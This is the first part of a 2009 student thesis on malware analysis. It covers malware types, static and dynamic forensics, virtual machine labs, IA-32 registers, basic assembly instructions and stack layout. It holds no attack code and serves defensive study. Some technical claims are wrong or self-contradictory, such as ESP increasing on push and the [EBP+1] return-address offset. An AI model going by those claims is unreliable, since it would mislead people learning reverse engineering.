

Helsinki Metropolia University of Applied Sciences
Degree Programme in Information Technology

Mohammad Nour Saffaf

Malware Analysis

Bachelor's Thesis. 27 May 2009

Supervisor: Jarkko Vuori, PhD, Principal Lecture

Author	Mohammad Nour Saffaf
Title	Malware analysis
Number of Pages	81
Date	27 May 2009
Degree Programme	Information Technology
Degree	Bachelor of Engineering
Supervisor	Jarkko Vuori, PhD, Principal Lecturer
<p>The number of computer viruses in circulation has reached one million for the first time, according to a report by Symantec, a leading security firm. The Internet has become an essential part of everyday life. As a result sensitive, personal and credit cards information are examples of monetary gains to virus writers.</p> <p>The main objective of this thesis was to present a technical overview of existing malware mechanisms and protections and how the malware forensics counter-attack techniques can be applied. Likewise, the limitations of anti-virus programs and the current computer security was discussed.</p> <p>Besides with the theoretical study of the methods of malware forensics that can be used against malware attacks, a practical case study was carried out to attain better understanding of malware internals and current forensics tools.</p> <p>The result of this thesis highlighted the importance and the limitations of the forensics techniques for fighting current and future malware. Malware uses advanced techniques to protect and hide itself from both protection and forensics tools. Therefore, achieving efficient software security is difficult and absolute protection is impossible under the current computer architecture.</p>	
Keywords	viruses, malware, software security, reverse engineering.

Contents

Abstract

Abbreviations	5
1 Introduction	6
2 Foundations	7
2.1 Overview	7
2.2 Brief History of Computer Viruses	7
2.3 Use of Malware	8
2.4 Types of Malicious Software	9
2.5 Malware Forensics	11
2.5.1 Basic Principles	11
2.5.2 Static and Dynamic Analysis	12
2.5.3 Virtual Environment	15
3 Low-Level Software	17
3.1 Overview	17
3.2 Basics of Reverse Engineering	17
3.2.1 Short Background	17
3.2.2 High-Level versus Low-Level Language	18
3.2.3 Basics of Assembly Language	19
3.2.3.1 The Registers	19
3.2.3.4 Basic Instructions	21
3.2.4 Memory Management	23
3.2.5 Reversing Tools	26
3.3 Windows OS Fundamentals	29
3.3.1 Short Background	29
3.3.2 The Win32 API	30
3.3.3 Windows Executable File	31
3.3.4 Virtual Memory Concept	35

4 Software Protections	38
4.1 Overview	38
4.2 Traditional Techniques	40
4.3 Modern Techniques	41
4.3.1 Basic Principles	41
4.3.2 Anti-Debugging	44
4.3.3 Code Obfuscation	45
4.3.4 Polymorphism and Metamorphism	49
4.4 Defeating Protections	51
4.4.1 Short Background	51
4.4.2 Traditional Techniques Patching	52
4.4.3 De-Obfuscation	55
5 Applied Malware Analysis	60
5.1 Overview	60
5.2 Secure Environment	61
5.3 The Target : Backdoor.RBot.XHZ	62
5.3.1 Choosing the Target	62
5.3.2 Initial Inspection	62
5.3.3 Static Analysis	66
6 Conclusion	71
References	72
Appendix 1. Backdoor.RBot.XHZ Assembly Code	74

Abbreviations

API	Application Programmer Interface
ASCII	American Standard Code for Information Interchange
Botnet	Robot Network
BBC	British Broadcasting Corporation
CPU	Central Processing Unit
DLL	Dynamic Link Libraries
EP	Entry Point
IA-32	Intel Architecture, 32-bit
IAT	Import Address Table
IBM	International Business Machines
IP Address	Internet Protocol Address
I/O	Input / Output
IRC	Internet Relay Chat
IT	Information Technology
Keygen	Key Generator
LAN	Local Area Network
Malware	Malicious Software
MS-DOS	Microsoft Disk Operating System
NIC	Network Interface Controller
OEP	Original Entry Point
OS	Operating System
PC	Personal Computer
PE	Portable Executable
RAM	Random Access Memory
RVA	Relative Virtual Address
SQL	Structured Query Language
Unicode	Unique, Universal, and Uniform character encoding
URL	Uniform Resource Locator

1 Introduction

Internet plays an important role in today's modern life and businesses. It has become a tool for communication, sharing information, running businesses, shopping, socializing and many more. Despite its importance, the Internet suffers from major drawbacks such as users' privacy, fraud, theft and spamming. As a result, new security firms have been started, new laws have been introduced, and numerous efforts offered by security researchers, organizations and governments to fight electronic crimes. The Internet users have been urged to invest money to secure their computers and to prevent them from online fraud.

However, some of the questions being asked by many people include: With all the effort and money invested against the electronic crimes, why is the Internet still unsecured? Why has the number of computer viruses grown rapidly? Are expensive prevention tools effective? This final project aims to answer these questions from the technical side with a specifications on computer viruses that uncovers the technical war between security researchers and hackers.

Computer viruses are the Internet's enemy number one. Modern viruses are complicated comparing to the old generation. They use many techniques to escape the detection of the anti-virus programs and tend to operate silently at the background. Modern malicious program (malware) seek financial profit rather than physical damages and some are operated by professional criminal organizations.

The purpose of this thesis is to identify the methods and tools used by anti-virus firms to protect Internet's users from the threats of malware. Understanding how the malware is built and how it is used by the attackers is becoming important for software engineers, system administrators, and IT security field specialist.

2 Foundations

2.1 Overview

A computer virus is a program or segment of an executable computer code that is designed to reproduce itself in computer memory and, sometimes, to damage data. Nowadays, the computer virus term is used as a general term for various harmful programs. Technically, the virus is used to describe the oldest type of harmful programs. A virus is either a stand-alone executable file or can be embedded in larger bodies of code. The virus self-replicates itself inside the same system and cannot spread to other computers without human assistant. A *worm* is similar to the virus (technicality) but it exploits computer networks to spread from computer to computer over the Internet. In practice, any software that replicates itself may be termed a virus, and most viruses are designed to spread themselves over the Internet and are therefore called worms.[1]

Nowadays, *malicious software* (malware) is the general term that is used to describe viruses, worms and other types of harmful and undesirable programs. Malware is any program that works against the interests of the system's user or owner to the interest of other people. [2,273]

2.2 Brief History of Computer Viruses

Personal computers were introduced in the late 1970s and early 1980s and since then, they become very popular and almost considered compulsory household item for most people around the world. As the new technology become popular, its drawbacks and limitations were more recognized. As a result, computer viruses appeared in the early 1980s afflicting Apple and IBM personal computers. The first IBM PC computer viruses appeared in 1986, and by 1988 virus infestations on a global scale had become a regular event. During the same period, the first anti-virus programs were developed as a

promising solution. Unfortunately, anti-virus programs had a limited effect and could not protect major global attacks.

During May 2000, the ILOVEYOU virus spread across the globe as an email attachment infecting computers belonging to large corporations, governments, banks, schools, and other groups. A few years later, in January 2003, a virus dubbed "SQL Slammer" made headlines by suspending or drastically slowing the Internet service for millions of users worldwide. The SQL Slammer method of spreading was different than ILOVEYOU virus. The SQL Slammer exploited a vulnerability in the Microsoft SQL server run by many businesses and governments around the globe. [1]

2.3 Use of Malware

There are different types of motives that drive people to develop malicious programs. Earlier, hackers were teenagers attempting to impress their friends. Nowadays, hackers are seeking financial rewards and benefits [2,280]. The main usages of malware are:

- **Denial of Service (DoS) Attacks:** This type of attack aims to prevent an Internet site or service from functioning efficiently or at all, temporarily or indefinitely. This is possible when the server receives a huge number of requests that cannot handle at the same time. The server becomes saturated and stops functioning as the available resources, such as bandwidth, become exhausted. With the assistance of malware, hackers can compromise millions of computers around the globe to form a *botnet*. The hackers can then use the botnet to start the DoS attack against the target. Nowadays, botnets are used for spamming, attacking business competitors or simply for personal revenge. [3,9]
- **Vandalism:** DoS attack is sometimes carried out for pure vandalism. Vandalism was the most popular purpose for developing computer viruses pushed by childish desires to gain satisfaction and self-importance.[2,280]

- **Information Theft:** If markets can sell user's shopping habits information, so can hackers. However, hackers aim at more valuable information such as bank account details and credit cards information. The BBC reported that British bank account details were on sale online for as little as £5. The most frequently targeted accounts belonged to high-value businesses, as the details could be sold for more than those of accounts with lower balances belonging to consumers. [4]

Another common type of malware usage is to hide the identity of a hacker attempting to access a protected system. Hacker can attain anonymous connectivity by launching the attack from the compromised computer and hence covering up his IP address. When this happens, it would be difficult to trace back and locate the hacker.

2.4 Types of Malicious Software

Malware is not a very common term for majority of computer users. Instead few terms (types of malware) are well-known and widely used in media and press. The most popular are virus and spyware, due to a historical reason for the first one, while the latter one has infected most Internet users' computers.

Viruses are self-replicating programs that usually have a malicious intent. They are the oldest types of malware and rare these days. They replicate themselves inside the infected machine. The virus does not have any networking abilities: instead it copies itself using a human assistant, such as using an infected floppy disk at another machine. Some viruses are harmful and could delete information or corrupt the operating system, while others are harmless by displaying annoying messages for the self-pride and personal celebrity to the writer. Technically, the term virus is rarely used nowadays, because malware that uses the Internet to replicate itself is typically called a worm. However, media and most people still use the virus as a general term for any malware type.[2,274]

Worms are fundamentally similar to viruses but self-replicate themselves across computer networks such as the Internet and without direct human interaction. The self-replication process happens silently at the background using different techniques. One effective method is by sending an email with an infected attachment or an infected website link to the user email contacts list. The receivers would open the infected file as they know and trust the sender but their machines will become infected as well. Worms can also spread by discovering new program vulnerabilities inside web browsers or web applications. In this case, worms can spread to a large numbers of machines in a brief period of time.

Trojan horse is an innocent file/program openly delivered through the front door when it in fact contains a malicious element hidden inside. It is very difficult for an ordinary computer user to identify the Trojan if it is embedded inside a program. The program would function correctly to the user but at the background it does malicious operations. The original program continues to serve the user to eliminate any suspicion.[2,275]

Backdoor creates an access channel (usually an IRC server) that the attacker can use for connecting, controlling, spying, or otherwise interacting with the victim's system. The Backdoor can come as a Trojan horse embedded inside a functional program right from the beginning by a rogue software developer [2,276]. Backdoors can also be referred to as *keyloggers*. They can capture and transform key strokes (keyboard) to the hacker. Private information (passwords and credit card numbers) can be recorded before being encrypted by the website the user is purchasing from. It is a very easy and efficient technique and the user is completely unaware of it.

Adware / Spyware records information for the purposes of advertisements. They record a user's visited websites and purchased products online. This information is then sold to advertisement companies or used to display commercial advertisements related to the user shopping habits at the infected machine without the permission or willingness of the target user. In a more modern way, they redirect the user while surfing the web to other websites that contain certain advertisements. Most of malware under this category

is also known as *Sticky software*. The purpose of sticky software is to remain at the infected machine. It does not offer an uninstall functionality, and can have an assistant program that would form a pair with the sticky software both monitor and lunch each other immediately if the other has been suspended.[2,276-277]

Rootkits are the newest type of malware and probably the most dangerous so far. They are designed to take control of the infected machine by the gaining administrator role in the operating system. The name comes from the term *root* under Unix. The root user under Unix operating system has unlimited access privileges and can perform all operations on the computer. For Windows OS, the root is equivalent to *Admin* access privileges.

Nowadays, malware is not only able to record key strokes but also mouse movements. Worse, it is able to turn on users' personal web-cam to capture personal images that might be used to blackmail the victims. It is true that some malware developers understand operating systems better than their opponents the malware researchers and the IT security stuff. Therefore, it is possible to witness the birth of more dangerous categories of malware in the future that can go deep inside the operating system to control the infected machine completely, including any anti-virus programs.

2.5 Malware Forensics

2.5.1 Basic Principles

Malware forensics is the process of *investigating* and *analysing* malicious code to uncover its functionality and purposes, and to determine how the malware had infiltrated to a subject system. Many of the malware are stopped by anti-virus software, spyware removal tools and other similar tools but most of the anti-virus software fail to detect new malware. The reason is that they are built upon a *signature-based* detection method. This means that the anti-virus software compares the content of the suspected

program to the stored signatures where each signature represents a code pattern or unique identification extracted from the original malware. However, *polymorphism* and *metamorphism* are techniques that thwart signature-based identification programs by randomly encoding or encrypting the program code in a way that maintains its original functionality. [2,282]

Once the existence of a malicious program is detected, malware researchers are going to start analysing and dissecting it. The forensics operation is accomplished by reversing the malware source code and by relying on the information file and networking monitoring tools can provide. Reversing the malware source code is the most powerful method. A malware analyst can uncover all the details about the malware and therefore, malware authors attempt to hinder this process by the use of anti-reversing techniques. These are techniques that would obfuscate the code, so that it hinders the analysis process, but never actually *prevents* it [2,281].

2.5.2 Static and Dynamic Analysis

A dynamic analysis or *behavioural analysis* involves executing the malware and monitoring its behaviour, system interaction, and the effects on the host system. Several monitoring tools are used to capture the malware activities and responses. These activities include the attempt to communicate with other machines, adding registry keys to automatically start the program when the operating system starts, adding files to system directories, downloading files from the Internet and opening or infecting (embedding itself) to other files.

The initial step in this dynamic analysis is to take a *snapshot* of the system that can be used to compare between the system status (before/after) running the malware. This helps to identify the files that have been added or modified at the system. Understanding what changes happened in the system after the execution help in analysing and removing the malware. In the Windows environment, *host integrity* monitors and

installation monitors provide the required assistant. Host integrity or file integrity monitoring tools create a system snapshot in which subsequent changes to objects residing on the system will be captured and compared to the snapshot. For Windows, these tools typically monitor changes made to the files system, registry, and system's configuration files. Popular tools include Winalysis, WinPooch, FileMon, RegMon and RegShot. [5,492]

Unlike host integrity systems, installation monitoring tools track all of changes made to the consequences from the execution or installation of the target program. This means that they do not monitor all changes occurred in the system but only the changes during the installation or the initialization. Typically for Windows OS, they monitor file system, registry, and system's configuration files changes. Popular tools include Incr158, InstallSpy9, and SysAnalyzer. [5,494]

Static analysis is the process of analysing executable binary code without actually executing the file. Static analysis has the advantage that it can reveal how a program would behave under unusual conditions, because we can examine parts of a program that normally do not execute. Malware might start executing after period of time or when a special event occur. Key logging feature might start only when the user browses online shop or visit a bank web site. It is important to discover how malware can escape detection by anti-virus programs, how they can bypass firewall and other security protections. Static analysis helps malware researches to reveal what a piece of malware is able to do and how to stop it. To be able to perform static analysis, malware researchers must possess a good knowledge of assembly language and the target operating system.

Figure 1 shows the sequences of creating a program. The programmer creates the program using higher-level language such as C or C++. The outcome of his effort is called the *source code*. The source code is human readable but not immediately executable by the computer. A compiler is a programs that transforms the source code to an *object code* for computer to execute. Object code is a sequence of bytes (binary

numbers) that encode specific machine instructions for the CPU to process and execute.




Figure 1. Program creation sequences

Assembly language was developed to rescue old programmers who had to write programs using the object code. It had been difficult and error-prone to create programs using object code, therefore, a human readable symbolic representation was developed and called the assembly language. To be able to perform static analysis, malware researcher must be able to transform assembly language back to the higher level language that was used in creating the program in a technique called *reverse engineering*. Reverse engineering is the only solution to understand or to obtain the source code of closed source programs since compilers work is a one way direction; that they are unable to transform object code back to the source code.

Static analysis tools include program analysers, disassemblers and debuggers. These tools are able to detect if the malware uses any of software protection techniques. They are able also to represent the object code in assembly language and to step through the malware or initiating breakpoints to stop the execution of the malware at specific point to analyse it.

2.5.3 Virtual Environment

It is important to establish a secure environment before starting the analysis of a certain malware. The environment should not contain any important information, disconnected from the network (or the traffic is redirected to local host), and preferably contain fresh installation of the operating system. Virtualization products offer help for malware researchers. These products allow an unmodified operating system with all of its installed software to run in a special environment besides existing operating system. This environment, called a *virtual machine*, is created by the virtualization software by intercepting access to certain hardware components and certain features. [6]

The virtual machine is software and therefore all of its components are software-based although they depict hardware components. A virtual machine behaves exactly like a physical computer and contains its own virtual CPU, RAM, hard drive and network interface card (NIC). It behaves like a real physical computer and cannot be distinguished by the operating system or any program running inside it [7]. The physical computer is usually called the *host*, while the virtual machine is often called the *guest*.

Virtualization software allows running multiple virtual machines on a single physical machine, sharing the resources of that single machine across multiple environments with the benefit of using different operating systems for every virtual machine [8]. One feature the virtual machine can offer to malware researchers is *testing and disaster recovery* with the use of snapshots. When something goes wrong (for example, the operating system is corrupted and cannot run) one can easily switch back to a previous snapshot and avoid the need of frequent backups and restores [6]. There are several virtualization software available for commercial license or for free. *VMware Workstation* is one common commercial software while *Sun xVM VirtualBox* and *Microsoft Virtual PC 2007* are common free software. Figure 2 demonstrates VirtualBox running Windows XP and Linux Ubuntu virtual machines inside Windows Vista operating system.




Figure 2. VirtualBox virtualization software [9]

VirtualBox runs on Windows, Linux, Macintosh and OpenSolaris hosts and supports a large number of guest operating systems including but not limited to Windows (NT 4.0, 2000, XP, Server 2003, Vista), DOS/Windows 3.x, Linux (2.4 and 2.6), Solaris and OpenSolaris, and OpenBSD [6]. VirtualBox is free of charge and can be downloaded from the VirtualBox website (<http://www.virtualbox.org/>)

3 Low-Level Software

3.1 Overview

Developers of anti-virus software dissect every malicious program that falls into their hands using software reverse engineering techniques. It is important for anti-virus programs to have as many information about the malware to detect it and clean their traces in the infected machine [2,5]. The reversing techniques require the ability to understand the internal structure of programs, assembly language and the host operating system.

Reverse engineering is a process where an engineered product (such as a car, an engine, or a software program) is deconstructed in a way that reveals its innermost details, such as its design and architecture. In the software world, reverse engineering attempts to extract valuable information from programs for which source code is unavailable. It is possible to extract all program's data including the original (or similar) source code if necessary [2]. Operating systems play a key role in reversing. Programs depend on the OS to operate. They import many operations from the OS and totally depend on the OS to communicate with users and other programs. This means that identifying and understanding the bridging points between application programs and the operating system is critical.[2,69]

3.2 Basics of Reverse Engineering

3.2.1 Short Background

There are two common applications of reverse engineering related to security and software development. Reversing is related to several different aspects of computer security. For example, reversing malicious software is very important in developing

anti-virus programs. Such a software relies on the information provided by the malware analyst to be able to detect, remove, or avoid malware infections. Reversing is also used in software interoperation, where one piece of software needs to communicate with other. For example, extending the functionality of a certain application (which its source code is unavailable) by creating a software plug-in. Finally, reversing is very popular for defeating various program protection schemes. [2,5]

An important point that must be considered before starting reverse engineering is law consultation, regarding the legality of reverse engineering. The law of reverse engineering differs from one country to another and from one field to another. In many countries, software is considered an intellectual property that is protected by copyright law. However, developing malware is illegal in most countries and cannot be considered intellectual property. Therefore, reversing malware is safe for security purposes and for developing anti-virus programs.

3.2.2 High-Level versus Low-Level Language

High-Level programming languages hide the internal details of the computer from the programmer. They offer a level of abstraction that helps programmers to create complex programs in a shorter time. The programmer does not worry about the CPU, memory management or any details regarding computer architecture or the host operating system. It is enough to learn the language syntax to create professional programs for most industry demands. Therefore, most of the programmers nowadays are only aware of high-level programming languages. It is true that using high-level languages makes programming simpler, but low-level languages tend to produce more efficient code. High-Level languages include Java, C#, C++, and C. The latter one is sometimes considered a relatively low-level language when compared to the others. High-level languages are compiled languages in that they use a compiler to generate a program's binaries.

On the other side, low-level languages lie lonely. They have been ignored by most programmers and their importance has been suppressed. Low-level languages are close to hardware and thus produce more efficient and lower memory consumption code. They uncover the details of how the computer works and give malware analysts the opportunity to *reverse* a closed-source program. A CPU reads *machine code*, which is nothing but sequences of bits that contain a list of instructions for the CPU to perform. The low-level assembly language is simply a human-readable textual representation of those bits such as MOV (Move), XCHG (Exchange), and so on. Therefore, every program created with high-level language can be represented with the assembly language and therefore, can be *reversed*. [2,11]

An assembly language uses the assembler to translate the textual instructions to the binary code while the disassembler does the opposite. A solid understanding of an assembly language is the main key to the world of software reversing. Learning an assembly language is not very difficult but the main disadvantage is that the language is platform-specific defined by the hardware manufacturer, and different compilers can generate different instructions for the same program under the same platform. The most popular assembly language is the one used for most common CPU architecture: the Intel IA-32 architecture. This architecture defines the instruction set for the family of microprocessors installed in most of personal computers in the world.

3.2.3 Basics of Assembly Language

3.2.3.1 The Registers

IA-32 has eight general-purpose important registers that must be known in by reverse engineer. A register is a small temporary storage that is available in the CPU for speed access. The CPU can access the contents of registers faster than any other storage. In IA-32 architecture, the data is moved from the memory to the register, so that the CPU can operate on them and then they be sent back to memory. This means that monitoring

the contents of registers provides important information. Table 1 lists the description of the usage of the most important registers.

Table 1. General-purpose registers.[3,132 ; 2,45]

Register(s)	Usage
EAX, EBX, EDX	used for basic operations: to store any integer, boolean, logical, or memory operation
ECX	used as counter in addition to the basic operations
ESI/EDI	used as source/destination pointers for memory operations in addition to basic operations
BP	used as pointer to the beginning of the local stack of a function in addition to basic operations
ESP	used as a pointer to the top of the stack

These eight registers in table 1 are 32-bit storage spaces. It is possible to use all of the 32-bit storage or only a part of it. For example, it is possible to use 16-bits of EAX register by referring to AX instead of EAX in the assembly instruction. This principle applies to all eight registers. In addition, it is possible to use any of the two 8-bits of AX (or BX,CX and DX registers) by referring to AH or AL for high-order byte and low-order byte as shown in figure 3 3.1 [2,45]




Figure 3. General-purpose registers [2,46]

Besides the general purpose registers, there are two other important registers. the *EIP* (extended instruction pointer) register points to the next instruction to be executed while the *flags register* (EFLAGS) is used by the CPU to track the results of logic and state of processor. The flags register is a 32-bit register that consists of 18 flags (18 bits) and 14 reserved bits (for the operating system). The most important flags are the carry flag (C), zero flag (Z), overflow flag (O) and sign flag (S). Although the main usage of the flags is for arithmetic operations, they are also used to store the result of the previous computation. Executing conditional instruction usually depends on the flags contents. For example, after performing comparison between two values (operands), the results is stored in the appropriate flag. Depending on the result of the comparison, the CPU checks that flag content to decide which instruction to be executed next. [2,64-65][3,132]

3.2.3.2 Basic Instructions

Although there are many assembly instructions, few are popular. Assembly instructions usually consist of an operation code (opcode) and zero, one or two operands. The opcode is represented by a mnemonic or the instruction name. The operand can be a constant value (in hexadecimal), memory address (represented as constant in brackets) or a register name (the register content is either a constant or memory address). The most popular instructions are listed in table 2 [3,133-135][2,48-51]

Table 2. Basic assembly instructions [2,48-51; 3,133-135]

Instruction	Usage	Example
MOV	used to copy data from the source operand to the destination operand	mov <destination> <source> mov eax,15h
ADD	used to add the source operand to the destination operands	add <destination> <source> add ecx, 05h
SUB	used to subtract the source operand from the destination operand and store the results in the destination operand	sub <destination> <source> sub eax, ebx
MUL	multiplies the unsigned operand with EAX and stores the result in EAX or in EDX;EAX if the result is higher than 32 bits	mul <unsigned operand> mul 12h
DIV	divides the unsigned the value in EAX (32-bit value) or EDX:EAX (64-bit value) by the unsigned operand; stores the quotient in EAX and the remainder in EDX	div <unsigned operand> div 20h
IMUL IDIV	same as MUL/DIV but the operand has a signed value	imul <signed operand> imul [10A0]
PUSH	pushes the operand into the stack; in the example, the operand is a constant stored in EDX	push <operand> push edx
POP	pops the top value from the stack; in the example, the operand (EAX) is a destination address	pop <operand> pop eax
XOR	Performs an “exclusive or” logical operation and saves the result in the destination operand	xor <destination> <operand> xor eax,ebx
JNZ	branches to specified address if the condition is not zero [condition value at flags register]	jnz <destination> jnz [code location]
JNE	branches to a specified address if the condition is not equal	jne <destination> jne [code location]
JZ	branches to a specified address if the condition is zero	jz <destination> jz [code location]
JE	branches to a specified address if the condition is equal	je <destination> je [code location]
JMP	Non-conditional branch	jmp <destination> jmp [code location]
CALL	Start executing a function	call <function address> call [00452F60]
RET	used at the end of a function code to return back to the caller	ret

It is important to master assembly language to master reversing, but it is not important to memorize all IA-32 instructions. There are plenty of online and free references that can be used when needed. The complete instruction set manual for IA-32 architecture; the IA-32 Architectures Software Developer's Manual can be obtained from Intel website (<http://www.intel.com/products/processor/manuals/>)

3.2.4 Memory Management

Another important concept of reverse engineering is computer memory management. It is significant to understand how the memory works at the low level. For a program to run, it must be loaded into the memory first. It is possible to monitor and change a program's data and instructions in the memory because the traditional computer memory architecture does not enforce any restrictions. For the purpose of reversing, it is important to understand two memory concepts; the *stack* and the *heap*.

A stack is a memory space allocated to store information for a short period of time. It is built upon Last In First Out (LIFO) structure. This means that the data last inserted into the stack (push instruction) is the data that can be read (removed) first from the stack (pop instruction). The stack is mainly used for program functions (call instruction). Every function has a stack allocated to it. It is confusing in the beginning to understand that the *first* memory address of the stack (or bottom of the stack) is the *highest* memory address. This means that the stack grows backward when a new data item is inserted, as demonstrated in figure 4. The ESP register points to the top of the stack. When a new data item is pushed into the stack, the ESP value increases and vice versa. Figure 4 demonstrates the stack for the function listed in listing 1. [10,4-5,13-18]

```
void multiply (int one, int two, int three){  
  
    const int fixed = 10;  
  
    one = one * fixed;  
    two = two * fixed;  
    three = three * fixed;  
  
    printf("The values are %d %d %d\n", one,two,three) ;  
}  
  
int main(int argc, char *argv[]) {  
    multiply(10,20,30);  
    return 0;  
}
```

Listing 1. Simple C program

The first items pushed into the stack are the function arguments from right to left. This means that the argument *three* is pushed first and the argument *one* is pushed last. The primary reasons why arguments are pushed in **a** reverse order are to place the first argument on the top of stack and as a solution for functions that can take a variable number of arguments such as *printf*. Next the return address (RET instruction) is saved. The return address points to the *main* function where the function *multiply* was called. In order to calculate addresses to stack items, the register EBP (or sometimes ESP) is used as reference. For example, the address of RET instruction can be located relatively using [EBP+1] memory address. This means that the RET instruction is located just below the EBP instruction at the stack. Finally, the local variables of the function are pushed into the stack. In this case, one local variable exists; that is the constant *fixed*.




Figure 4. The stack concept

The ESP register grows backward (a lower memory address) with every item pushed into the stack and grows forward with every item popped from the stack. It is important to know that the pushing function's arguments precede calling the function in the assembly code. The return address (RET) is pushed automatically after calling the function, while the EBP register and local variables are pushed inside the body of the function. Figure 5 demonstrates the procedure for the multiply function of listing 1.

